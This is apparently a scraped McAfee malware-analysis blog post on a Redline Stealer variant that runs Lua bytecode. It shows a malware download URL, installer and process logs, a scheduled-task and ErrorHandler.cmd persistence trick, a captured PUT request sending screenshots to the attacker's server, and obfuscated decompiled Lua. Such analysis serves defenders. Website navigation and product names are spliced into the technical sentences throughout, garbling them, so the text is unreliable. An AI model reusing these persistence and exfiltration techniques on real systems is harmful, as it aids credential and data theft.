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# All-In-One Protection **Redline Stealer: A Novel Approach**

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Complete privacy, identity and device protection for individuals.

April 17, 2024

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*Authored by Mohansundaram M and Neil Tyagi*  
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A new pack of variants of the Redline Stealer trojan was observed in the wild, leveraging Lua bytecode to perform malicious behavior.

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
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
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McAfee telemetry data shows this malware strain is very prevalent, covering North America, South America, Europe, and Asia and reaching Australia.

### Infection Chain



GitHub Repository abused to host the malware file at Microsoft's official account in the vcpkg repository <https://github.com/microsoft/vcpkg/files/14125503/Cheat.Lab.2.7.2.zip>

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## Website status: **Risky** ⚠️

www.github.com/microsoft/vcpkg/files/14125503/Cheat.Lab.2.7.2.zip

Complete privacy, identity and device protection for individuals.

This site contains potentially dangerous content that could harm your computer. We blocked it so you can continue browsing with confidence. Complete privacy, identity and device protection for up to 6 family members.

Malicious Sites

Visit anyway

Go back

Choosing to visit this site will add the blocked URL to your list of trusted sites.

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A text message is displayed urging the user to spread the malware by sending a text message to a friend's computer to get the full application version.

Welcome to Cheat Lab demo!

To unlock the complete version, simply share this program with your friend.

Once you do that, the program will automatically unlock. Then, enter the key: {ZZD4H9Z7FQZKCNVS}.

By spreading the word, you're helping us develop this software, and we truly appreciate it!

Thank you for your support, and sorry for any inconvenience.

OK

During installation, we can observe that three files are being written to Disk to C:\program

Files\Cheat Lab Inc\ Cheat Lab\ path.

3.5.1	msiexec.exe	2760	WriteFile	C:\Program Files\Cheat Lab Inc\Cheat Lab\compiler.exe	SUCCESS
3.5.1	msiexec.exe	2760	WriteFile	C:\Program Files\Cheat Lab Inc\Cheat Lab\compiler.exe	SUCCESS
3.5.1	msiexec.exe	2760	WriteFile	C:\Program Files\Cheat Lab Inc\Cheat Lab\compiler.exe	SUCCESS
3.5.1	msiexec.exe	2760	WriteFile	C:\Program Files\Cheat Lab Inc\Cheat Lab\compiler.exe	SUCCESS
3.5.1	msiexec.exe	2760	WriteFile	C:\Config.Msi\239d57.rbs	SUCCESS
3.5.1	msiexec.exe	2760	WriteFile	C:\Program Files\Cheat Lab Inc\Cheat Lab\readme.txt	SUCCESS
3.5.1	msiexec.exe	2760	WriteFile	C:\Program Files\Cheat Lab Inc\Cheat Lab\readme.txt	SUCCESS
3.5.1	msiexec.exe	2760	WriteFile	C:\Program Files\Cheat Lab Inc\Cheat Lab\readme.txt	SUCCESS
3.5.1	msiexec.exe	2760	WriteFile	C:\Program Files\Cheat Lab Inc\Cheat Lab\readme.txt	SUCCESS
3.5.1	msiexec.exe	2760	WriteFile	C:\Program Files\Cheat Lab Inc\Cheat Lab\readme.txt	SUCCESS
3.5.1	msiexec.exe	2760	WriteFile	C:\Config.Msi\239d57.rbs	SUCCESS
3.5.1	msiexec.exe	2760	WriteFile	C:\Program Files\Cheat Lab Inc\Cheat Lab\lua51.dll	SUCCESS
3.5.1	msiexec.exe	2760	WriteFile	C:\Program Files\Cheat Lab Inc\Cheat Lab\lua51.dll	SUCCESS
3.5.1	msiexec.exe	2760	WriteFile	C:\Program Files\Cheat Lab Inc\Cheat Lab\lua51.dll	SUCCESS
3.5.1	msiexec.exe	2760	WriteFile	C:\Program Files\Cheat Lab Inc\Cheat Lab\lua51.dll	SUCCESS

What is a VPN?  
 Below, the three files are placed inside the new path.  
 What is Identity Theft?  
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Local Disk (C:) > Program Files > Cheat Lab Inc > Cheat Lab

Name	Date modified	Type
compiler.exe	2/1/2024 2:45 AM	App
lua51.dll	2/1/2024 2:45 AM	App
readme.txt	2/1/2024 3:24 AM	Text

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12:08	msiexec.exe	5080	Process Create	C:\Program Files\Cheat Lab Inc\Cheat Lab\compiler.exe	PID: 4588, Command line: "C:\Program Files\Cheat Lab Inc\Cheat Lab\compiler.exe" "C:\Program Files\Cheat Lab Inc\Cheat Lab\readme.txt"
12:08	msiexec.exe	4588	Process Start	C:\Program Files\Cheat Lab Inc\Cheat Lab\compiler.exe	Parent PID: 5080, Command line: "C:\Program Files\Cheat Lab Inc\Cheat Lab\compiler.exe" "C:\Program Files\Cheat Lab Inc\Cheat Lab\readme.txt"
12:08	msiexec.exe	4588	Thread Create	C:\Program Files\Cheat Lab Inc\Cheat Lab\compiler.exe	Thread ID: 1628
12:08	msiexec.exe	4588	Load Image	C:\Windows\System32\ntdll.dll	Image Base: 0x7f700420000, Image Size: 0x46000
12:08	msiexec.exe	4588	Load Image	C:\Windows\System32\kernel32.dll	Image Base: 0x7f7fae3170000, Image Size: 0x1f5000
12:08	msiexec.exe	4588	Load Image	C:\Windows\System32\kernel32.dll	Image Base: 0x7f7fae3060000, Image Size: 0xbe000
12:08	msiexec.exe	4588	Load Image	C:\Windows\System32\KernelBase.dll	Image Base: 0x7f7fae09d0000, Image Size: 0x2c9000
12:08	msiexec.exe	4588	Thread Exit	C:\Windows\System32\apphelp.dll	Thread ID: 2632, User Time: 0.0468750, Kernel Time: 0.0937500
12:08	msiexec.exe	4588	Thread Create	C:\Windows\System32\apphelp.dll	Image Base: 0x7f7fae130000, Image Size: 0x90000
12:08	msiexec.exe	4588	Thread Create	C:\Program Files\Cheat Lab Inc\Cheat Lab\lua51.dll	Thread ID: 2508
12:08	msiexec.exe	4588	Load Image	C:\Windows\System32\urlmon.dll	Image Base: 0x7f7faa760000, Image Size: 0x7d000
12:08	msiexec.exe	4588	Thread Create	C:\Windows\System32\urlmon.dll	Image Base: 0x7f7fae0e20000, Image Size: 0x100000
12:08	msiexec.exe	4588	Thread Create	C:\Windows\System32\urlmon.dll	Thread ID: 4728

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Products Here, we see that compiler.exe is executed by msixexec.exe and takes readme.txt as an  
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 compiler.exe. Lua51.dll is a supporting DLL for compiler.exe to function, so the threat  
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 McAfee Better has shipped the DLL along with the two files.  
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Technical Support, msixexec.exe creates a scheduled task to execute compiler.exe with  
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 McAfee Assist reads the readme.txt as an argument.  
 From the above technique for persistence, this malware uses a 2<sup>nd</sup> fallback  
 technique to ensure execution.

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Time	Process	Operation	Path	Result
11:13:22...	compiler.exe	WriteFile	C:\ProgramData\OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYsNjQsN2Ms\lua51.dll	SUCCESS
11:13:22...	compiler.exe	WriteFile	C:\ProgramData\OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYsNjQsN2Ms\lua51.dll	SUCCESS
11:13:22...	compiler.exe	WriteFile	C:\ProgramData\OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYsNjQsN2Ms\lua51.dll	SUCCESS
11:13:22...	compiler.exe	WriteFile	C:\ProgramData\OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYsNjQsN2Ms\lua51.dll	SUCCESS
11:13:22...	compiler.exe	WriteFile	C:\ProgramData\OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYsNjQsN2Ms\NzUw.exe	SUCCESS
11:13:22...	compiler.exe	WriteFile	C:\ProgramData\OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYsNjQsN2Ms\NzUw.exe	SUCCESS
11:13:23...	compiler.exe	WriteFile	C:\ProgramData\OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYsNjQsN2Ms\readme.txt	SUCCESS
11:13:23...	compiler.exe	WriteFile	C:\ProgramData\OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYsNjQsN2Ms\readme.txt	SUCCESS
11:13:23...	compiler.exe	WriteFile	C:\Windows\Setup\Scripts\ErrorHandler.cmd	SUCCESS

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Technical Support drops a file ErrorHandler.cmd at C:\Windows\Setup\Scripts\  
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ErrorHandler.cmd uses a LolBin in the system32 folder. For that, it creates another

12:11:11	comp.exe	4568	o	Thread Create	C:\Windows\System32\ole32.dll	Thread ID: 4392	Image Base: 0x7f1ae11c0000, Image Size: 0x12a000
12:11:15	comp.exe	4568	o	Load Image	C:\Windows\System32\ntlmarta.dll	Image Base: 0x7f1adf5c0000, Image Size: 0x333000	
12:11:15	comp.exe	4568	o	Load Image	C:\Windows\System32\userenv.dll	Image Base: 0x7f1ae0790000, Image Size: 0x2e0000	
12:11:11	comp.exe	4568	o	Thread Create	C:\Windows\SYSTEM32\schtasks.exe	PID: 400, Command line: schtasks /create /sc daily /st 12:46 if /fn WindowsSetup /tr "C:\Windows\System32\oobe\Setup.exe" /if highest	
12:11:11	comp.exe	4568	o	Thread Create		Thread ID: 1628, User Time: 0.1406250, Kernel Time: 0.9375000	
12:11:11	comp.exe	4568	o	Thread Create		Thread ID: 4392, User Time: 0.0000000, Kernel Time: 0.0000000	
12:11:11	comp.exe	4568	o	Thread Create		Thread ID: 7820, User Time: 0.0000000, Kernel Time: 0.0000000	

Task Name	Status	Frequency
WindowsUpdate	Ready	At 12:00 AM every day
WindowsUpdate	Ready	At 12:46 PM every day

Task Name	Actions	Conditions	Settings	History (disabled)
WindowsUpdate	Start a program			

When you create a task, you must specify the action that will occur when your

Task Name	Details
WindowsUpdate	C:\Windows\System32\oobe\Setup.exe

Start a program

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The above image shows a new task created with Windows Setup, which will launch `C:\Windows\system32\loobe\Setup.exe` without any argument.

- Turns out, if you place your payload in `c:\WINDOWS\Setup\Scripts\ErrorHandler.cmd`, `C:\Windows\system32\loobe\Setup.exe` will load it whenever an error occurs. Complete privacy, identity and device protection for individuals.

When Windows Setup encounters a fatal error and is prevented from completing the installation, Windows Setup searches for a command script in the following

directories: `%WINDIR%\Setup\Scripts\ErrorHandler.cmd`. One of two actions will occur, depending on whether the script is found.

If the script is not found, a dialog box is displayed with the error text. A user must dismiss the dialog box before Windows Setup exits.

If the script is found, the script executes synchronously. No dialog box or error text is displayed. After the `ErrorHandler.cmd` script has finished running, Windows Setup exits.

Source: [Add a Custom Script to Windows Setup | Microsoft Learn](#)

`C:\Windows\system32\loobe\Setup.exe` is expecting an argument. When it is not provided, it causes an error, which leads to the execution of `ErrorHandler.cmd`, which executes `compiler.exe`, which loads the malicious Lua code.

- We can confirm this in the below process tree.

Setup.exe (4244)	Windows Installation and Setup	C:\Windows\System32\loobe\Setup.exe
cmd.exe (4760)	Windows Command Processor	C:\Windows\system32\cmd.exe
host.exe (6684)	Console Window Host	C:\Windows\System32\Conhost.exe
cmd.exe (6120)	Windows Command Processor	C:\Windows\system32\cmd.exe
Conhost.exe (6408)	Console Window Host	C:\Windows\System32\Conhost.exe
NzUw.exe (7232)	Host Process for Windows Services	C:\ProgramData\OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYs
svchost.exe (1196)	Host Process for Windows Services	C:\Windows\system32\svchost.exe
svchost.exe (1244)	Host Process for Windows Services	C:\Windows\system32\svchost.exe
svchost.exe (1264)	Host Process for Windows Services	C:\Windows\System32\svchost.exe
svchost.exe (1332)	Host Process for Windows Services	C:\Windows\system32\svchost.exe
sihost.exe (2716)	Shell Infrastructure Host	C:\Windows\system32\sihost.exe
svchost.exe (1376)	Host Process for Windows Services	C:\Windows\system32\svchost.exe
svchost.exe (1452)	Host Process for Windows Services	C:\Windows\system32\svchost.exe
svchost.exe (1472)	Host Process for Windows Services	C:\Windows\system32\svchost.exe
svchost.exe (1536)	Host Process for Windows Services	C:\Windows\system32\svchost.exe
host.exe (1564)	Host Process for Windows Services	C:\Windows\system32\svchost.exe

Windows Command Processor  
 Company: Microsoft Corporation  
 C:\Windows\system32\cmd.exe  
 Command: C:\Windows\system32\cmd.exe /c C:\Windows\Setup\Scripts\ErrorHandler.cmd

`C:\Windows\system32\loobe\Setup.exe` launches `cmd.exe` with `ErrorHandler.cmd` script as argument, which runs `NzUw.exe(compiler.exe)`

ProductsIt then checks the IP from where it is being executed and uses ip-API to achieve that.

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{"status": "success", "countryCode": "IN", "city": "Chennai", "timezone": "Asia/  
Kolkata", "query": "115.118.240.109"}

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We can see the network packet from api-api.com; this is written as a JSON object to

Disk in the inetCache folder.

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8160	WriteFile	C:\Users\...AppData\Local\Temp\MSI252.tmp	SUCCESS
5740	WriteFile	C:\Users\...AppData\Local\Temp\MSI252.tmp	SUCCESS
2148	WriteFile	C:\Users\...AppData\Local\Microsoft\Windows\NetCache\IE\MBZ3FLYL\json[1].json	SUCCESS
2148	WriteFile	C:\Users\...AppData\Local\Microsoft\Windows\NetCache\IE\X03815JN\mmABULhh[1].txt	SUCCESS
2148	WriteFile	C:\Users\...Pictures\15A22E5BB6EA407B8B927BE0AF75540B	SUCCESS

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We can see procmon logs for the same.

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{"status": "success", "countryCode": "IN", "city": "Chennai", "timezone":

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
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perform. (in this case, taking screenshots)



base64 encoded string is returned.

IP	Port	Protocol	Length	Info
192.168.195.112	80	HTTP	234	GET /json/?fields=query,status,countryCode,city,timezone HTTP/1.1
192.168.195.128	80	HTTP	339	HTTP/1.1 200 OK , JavaScript Object Notation (application/json)
192.168.195.128	80	HTTP	169	PUT /loader/screen/OwYsN2YsN2YsYTAsoWUsODYsOGMsOTYsNjQsN2Ms HTTP/1.1 ,
192.168.195.128	80	HTTP	1325	HTTP/1.1 200 OK , JavaScript Object Notation (application/json)

Products An HTTP PUT request was sent to the threat actors server with the URL /loader/screen. All-In-One Protection is related to the redline family, with many engines marking it as malicious. Stay Updated

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**RedLine Stealer** Updated 7 hours ago by ThreatFox  
trusted  
Files: 432 URLs: 7.1 K Domains: 1.1 K IPs: 5.8 K References: 318

**RedLine** Updated 1 hour ago by NIXLovesXerneas  
RedLine steals login credentials, autofill data, and cookies from web browsers.  
Files: 3.6 K URLs: 68 Domains: 2 IPs: 15 References: 9

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
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• Further inspection of the packet shows it is a bitmap image file.

• The name of the file is Screen.bmp

• Also, note the unique user agent used in this put request, i.e., Winter

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After dumping the bitmap image resource from Wireshark to disc and opening it as a

Keep Me Private (Cookie) extension, we see.

The screenshot was sent to the threat actors' server.

## Analysis of bytecode File

To get the true decompilation of the bytecode file.

Several different decompilers were used, giving a slightly different Lua script.

The script file was not compiling and throwing some errors.

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```
readme.lua:1204:5: right side of assignment has less values than left side expects
readme.lua:1226:4: right side of assignment has less values than left side expects
readme.lua:1286:9: unused variable 'var_22_2'
readme.lua:1295:9: unused variable 'var_22_11'
readme.lua:1296:9: unused variable 'var_22_12'
readme.lua:1299:9: unused variable 'var_22_15'
readme.lua:1301:9: unused variable 'var_22_17'
readme.lua:1303:9: unused variable 'var_22_19'
readme.lua:1304:9: unused variable 'var_22_20'
readme.lua:1305:9: unused variable 'var_22_21'
readme.lua:1307:9: unused variable 'var_22_23'
readme.lua:1308:9: unused variable 'var_22_24'
readme.lua:1312:9: unused variable 'var_22_28'
readme.lua:1316:9: unused variable 'var_22_32'
readme.lua:1317:9: unused variable 'var_22_33'
readme.lua:1320:9: unused variable 'var_22_42'
readme.lua:1327:9: unused variable 'var_22_43'
readme.lua:1329:9: unused variable 'var_22_45'
readme.lua:1330:9: unused variable 'var_22_46'
readme.lua:1332:9: unused variable 'var_22_48'
readme.lua:1335:9: unused variable 'var_22_51'
readme.lua:1336:9: unused variable 'var_22_52'
readme.lua:1344:9: unused variable 'var_22_60'
readme.lua:1347:9: unused variable 'var_22_63'
readme.lua:1408:12: value assigned to variable 'arg_22_0' is overwritten on line 1409 before use
readme.lua:1602:11: value assigned to variable 'var_22_6' is overwritten on line 1604 before use
readme.lua:1801:10: value assigned to variable 'var_22_6' is overwritten on line 1803 before use
readme.lua:1809:11: value assigned to variable 'arg_22_0' is overwritten on line 1810 before use
readme.lua:2047:10: value assigned to variable 'arg_22_0' is overwritten on line 2048 before use
readme.lua:2146:10: value assigned to variable 'var_22_38' is overwritten on line 2109 before use
readme.lua:2136:10: value assigned to variable 'var_22_38' is overwritten on line 2183 before use
readme.lua:2144:10: value assigned to variable 'var_22_40' is overwritten on line 2181 before use
readme.lua:2146:10: value assigned to variable 'var_22_18' is overwritten on line 2193 before use
readme.lua:2148:10: value assigned to variable 'var_22_30' is overwritten on line 2196 before use
readme.lua:2154:10: value assigned to variable 'var_22_16' is overwritten on line 2189 before use
readme.lua:2168:10: value assigned to variable 'var_22_44' is overwritten on line 2182 before use
readme.lua:2173:10: value assigned to variable 'var_22_8' is overwritten on line 2194 before use
readme.lua:2174:10: value assigned to variable 'var_22_41' is overwritten on line 2243 before use
readme.lua:2176:10: value assigned to variable 'var_22_35' is overwritten on line 2188 before use
readme.lua:2177:10: value assigned to variable 'var_22_26' is overwritten on line 2195 before use
readme.lua:2178:10: value assigned to variable 'var_22_37' is overwritten on line 2246 before use
readme.lua:2179:10: value assigned to variable 'var_22_54' is overwritten on line 2247 before use
readme.lua:2185:10: value assigned to variable 'var_22_66' is overwritten on line 2187 before use
readme.lua:2257:10: value assigned to variable 'var_22_40' is overwritten on line 2258 before use
readme.lua:2774:16: unused variable 'var_22_117'
readme.lua:2869:16: unused variable 'var_22_128'
readme.lua:2870:16: unused variable 'var_22_129'
readme.lua:2871:16: unused variable 'var_22_130'
readme.lua:2875:16: unused variable 'var_22_131'
```

Our Product file was sensitized based on errors so that it could be compiled.

```
84
85
86 var_0_19 = {
87   var_0_17[var_0_18("\x18\x8F\xFC\xF6\xB8\xE7?"), 8052149779811]],
88   var_0_17[var_0_18("\xB5\xBA\xEC\x11b1", 33192462659630)],
89   var_0_17[var_0_18("\r\xFD\xAD\xFE\x1A\x93~<\xAD\xF1\x156%zLa\x92", 14753948913392)],
90   var_0_17[var_0_18("\x17\xF8)\xE7", 24888593279982)],
91   var_0_17[var_0_18("\xB9:hlr", 30554058362959)],
92   var_0_17[var_0_18("\xA4\x88\x18", 5172952720666)],
93   var_0_17[var_0_18("\x91r\xD1\xC83\x94\x121<\x1C\x98\x91\xE20/Q\xF3\xA9\xB3~", 554488069570)],
94   var_0_17[var_0_18("\xF78\xA6'\xE1b)\xD5\x14", 4004900542256)],
95   var_0_17[var_0_18("\x18fu6ts\x95\x97", 29080586645437)],
96   var_0_17[var_0_18("\xF9\xED '\xB8<'p\x9A\xDCou\xE1\xD8", 1379451145400)],
97   var_0_17[var_0_18(
98     "\xA2\xAD\x15\xDCX#}\x8F\xF9\xB5P<\xBAXF4\xB8D\x13f\xA1\x0F\xA6\xD0\xFA\x840\xEAB\xEDI\n\x04o\x9B\x8E\r\x00\x82\xE16\xDA4}
99     \x7F\xBB^\x97\xE9\x8C\x025L\xC8\xEEb\x86\xAC\x87\x7FC\xC81\x15\x966\xFD\rT'\xA8B\x1E\xB0\xE4(W\xF6\xF0\r\xA1\x878T'\xEE",
100     10795246985220)],
101   var_0_17[var_0_18(
102     "\xF8\xA7\xBC\x9B'\x16\x9Dw\xE30\xCB\xCE\x1B\xF5\xA5\x11N0k5f8\xFC\xA4\xCCK\xFEQ\xF6\nM\xB3\x8A\xDE?'xE5\xB53\xF8n\xDB'\xEF
103     \xB8\xFD\x02\xFE\xD7", 7752483535510)],
104 }
105
106 lua: Text not found.
```

Our Product file was sensitized based on errors so that it could be compiled. (var\_0\_19) is populated by passing data values to 2 functions.

Looking at the base64 output, we can see base64 encoded values being stored in var\_0\_19.

- These base64 strings decode to more encoded data and not to plain strings.

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```

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var_0_28 = table[var_0_17[var_0_18("T\xF9[U$\xB8", 15994654426618)]]

```

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```

function var_0_20(arg_3_0)
var_0_21 = string[var_0_17[var_0_18("i\x02\x91", 3397716124418)]]
{
[var_0_17[var_0_18("/", 24154038750297)]] = 34,
[var_0_17[var_0_18("\xE9", 20991491355517)]] = 7,
[var_0_17[var_0_18("d", 26354815394689)]] = 3,
[var_0_17[var_0_18("B", 19944346311125)]] = 29,
[var_0_17[var_0_18("\xD1", 28643477827483)]] = 22,
[var_0_17[var_0_18("\xDA", 16421425674259)]] = 62,
[var_0_17[var_0_18("\x19", 3148125363232)]] = 24,
[var_0_17[var_0_18("\x8B", 29682382756175)]] = 31,
[var_0_17[var_0_18("\xF7", 5720025544632)]] = 42,
[var_0_17[var_0_18("\xEF", 16624447690017)]] = 36,
[var_0_17[var_0_18("\x10", 6211065506815)]] = 56,
[var_0_17[var_0_18("\x17", 997325198735)]] = 48,
[var_0_17[var_0_18("\xD3", 24423724718903)]] = 60,
[var_0_17[var_0_18("\xC7", 29036420833587)]] = 18,
[var_0_17[var_0_18(")", 26449087569275)]] = 59,
[var_0_17[var_0_18("\xB5", 11363087425172)]] = 61,
[var_0_17[var_0_18("7", 25830465646167)]] = 17,
[var_0_17[var_0_18("\xAD", 30646950400485)]] = 28,
}

```

```

Output (suspended) Remote console Markers
["1"] = 0, ["2"] = 37, ["3"] = 36, ["4"] = 16, ["5"] = 14, ["6"] = 39, ["7"] = 4, ["8"] = 62, ["9"] = 3, A = 51, B = 6, C = 11, D = 7, E = 52, J = 56, K = 15, L = 17, M = 49, N = 18, O = 19, T = 15, U = 48, V = 1, W = 57, X = 25, Y = 31, Z = 59, a = 40, b = 10, c = 46, d = 50, e = 28, f = 54, g = 30, h = 20, i = 60, j = 23, p = 33, q = 2, r = 26, s = 34, t = 44, u = 21,
[[table: 0x008e89e8]]

```

The same technique is populating 2nd table (var\_0\_20)

Keep m1 contains the substitution key for encoded data.

Personal Data Cleanup

```

for iter_0_3 = 1, #var_0_26 do
var_0_26[iter_0_3]

```

```

if var_0_29(var_0_30) == var_0_17[var_0_18("\xB24\xA1?\x06\x85", 20252868175395)] then
